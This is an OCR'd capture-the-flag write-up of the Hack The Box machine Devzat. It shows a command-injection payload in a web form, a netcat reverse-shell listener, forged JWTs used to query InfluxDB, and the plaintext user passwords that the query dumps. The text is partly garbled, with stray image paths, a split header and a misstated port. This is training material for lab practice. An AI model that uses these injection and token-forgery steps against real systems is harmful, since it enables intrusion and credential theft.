Devzat

Synopsis

Devzat is a medium Linux machine that features a web server and the Devzat chat application. Upon enumerating the web server, a new vhost called pets can be discovered. The pets vhost has a .git directory with listing enabled, providing access to the source code of pets . Reviewing the source code, a command injection vulnerability is discovered allowing an attacker to gain a reverse shell as the user patrick . Logging to the Devzat chat application as patrick on the remote machine the chat history between patrick and admin reveals that InfluxDB is installed on the remote system. Enumerating InfluxDB it is discovered that the version installed is vulnerable to CVE-2019-20933, an authentication bypass vulnerability. Exploiting the aforementioned vulnerability an attacker is able to dump the contents of InfluxDB revealing the password of the user catherine . Switching from patrick to catherine and logging in to the Devzat chat application as catherine the chat history between the two reveals that a dev application is running on the remote machine and it's source code is located on the backups of catherine . Reviewing the source code of the dev service, it is revealed that it's the same Devzat chat application with an extra authenticated command to include files on the chat. The credentials to perform this action are hard-coded on the source code and the command is vulnerable to LFI. Meaning that catherine can login to the dev chat, dump the contents of the SSH key of root and ultimately gain a shell as root on the remote machine using the SSH key.

Skills


- Enumeration
- Source code review

Exploitation

As always we start with the nmap to check what services/ports are open


```
└─# nmap -A 10.10.11.118
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-02 05:17 EDT
Nmap scan report for 10.10.11.118
Host is up (0.033s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c2:5f:fb:de:32:ff:44:bf:08:f5:ca:49:d4:42:1a:06 (RSA)
|   256 bc:cd:e8:ee:0a:a9:15:76:52:bc:19:a4:a3:b2:ba:ff (ECDSA)
|_  256 62:ef:72:52:4f:19:53:8b:f2:9b:be:46:88:4b:c3:d0 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://devzat.htb/
8000/tcp open  ssh     (protocol 2.0)
| ssh-hostkey:
|_  3072 6a:ee:db:90:a6:10:30:9f:94:ff:bf:61:95:2a:20:63 (RSA)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-Go
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
i?new-service :
SF-Port8000-TCP:V=7.94%I=7%D=9/2%Time=64F2FDD1%P=x86_64-pc-linux-gnu%r(NUL
SF:L,C,"SSH-2\.0-Go\r\n");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=9/2%OT=22%CT=1%CU=40128%PV=Y%DS=2%DC=T%G=Y%TM=64F2FE02
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11
OS:NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
```

Opening the browser gave us the following web page




Yet, enumeration of the page did not bring any results, so we launched virtual host brute forcing (gobuster) to find subdomain and after a while we found a subdomain pets.devzat.htb

Accessing that subdomain gave us the following



On this page we got an ability to add a new pet, this made a perfect opportunity for injection vulnerabilities, so we started testing the field for them



And through method of trail and errors we confirmed a remote code execution

```
simon;id;   ;id          cat: characteristics/: Is a directory uid=1000(patrick) gid=1000(patrick) groups=1000(patrick)
```

Thanks to this vulnerability we got a shell as a user patrick

```
└─# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.11.118] 33072
bash: cannot set terminal process group (819): Inappropriate ioctl for device
bash: no job control in this shell
patrick@devzat:~/pets$ python3 -c "import pty;pty.spawn('/bin/bash')"
python3 -c "import pty;pty.spawn('/bin/bash')"
patrick@devzat:~/pets$ ^Z
```


In order to escalate our privileges we checked the internal ports, We found that port 8066 is open - this port is commonly used by InfluxDB

```
Netid   State    Recv-Q   Send-Q     Local Address:Port      Peer Address:Port   Process
udp     UNCONN   0        0          127.0.0.53%lo:53            0.0.0.0:*
tcp     LISTEN   0        4096       127.0.0.53%lo:53            0.0.0.0:*
tcp     LISTEN   0        4096        127.0.0.1:8086             0.0.0.0:*
tcp     LISTEN   0        128           0.0.0.0:22               0.0.0.0:*
tcp     LISTEN   0        4096       127.0.0.1:8443             0.0.0.0:*
tcp     LISTEN   0        4096       127.0.0.1:5000             0.0.0.0:*       users:(("pe
tcp     LISTEN   0        128              [::]:22                  [::]:*
tcp     LISTEN   0        4096                *:8000                   *:*       users:(("de
tcp     LISTEN   0        511                 *:80                     *:*
```


But InfluxDB can be accessed by using curl and as authentication method we need to use JWT token

To generate JWT token we used jwt.io , first we tried to access the database as catherine


```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImNhdGhlcmluZSIsImV4cCI6MTc5MzY0ODA3OX0.dvcYlDC-iI_Nkf6D3lgq_OS0RRE3oaY7MWIp2jvmtTY
```



But it didn't work




So we read the /etc/passwd file to check what users are on the box
And we found one more user -admin



Thus, we generated the JWT for him

And this user had enough rights to access InfluxDB

Inside the database we found credentials fro other users, that we used to escalate our privileges



```
patrick@devzat:/tmp$ curl -G 'http://127.0.0.1:8086/query?pretty=true' --data-urlencode "db=devzat" --data-urlencode "q=Select * from "user"" -H "Authorizat"
{n: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxNzkzNjQ4MDc5fQ.-ry20wptZU9Z4fVM3TKA8S0v4dyr5PPlTU7bvoSZF8I"
    "results": [
        {
            "statement_id": 0,
            "series": [
                {
                    "name": "user",
                    "columns": [
                        "time",
                        "enabled",
                        "password",
                        "username"
                    ],
                    "values": [
                        [
                            "2021-06-22T20:04:16.313965493Z",
                            false,
                            "WillyWonka2021",
                            "wilhelm"
                        ],
                        [
                            "2021-06-22T20:04:16.320782034Z",
                            true,
                            "woBeeYareedahc7Oogeephies7Aiseci",
                            "catherine"
                        ],
                        [
                            "2021-06-22T20:04:16.996682002Z",
                            true,
                            "RoyalQueenBee$",
```

```
patrick@devzat:/tmp$ su catherine
Password:
catherine@devzat:/tmp$
```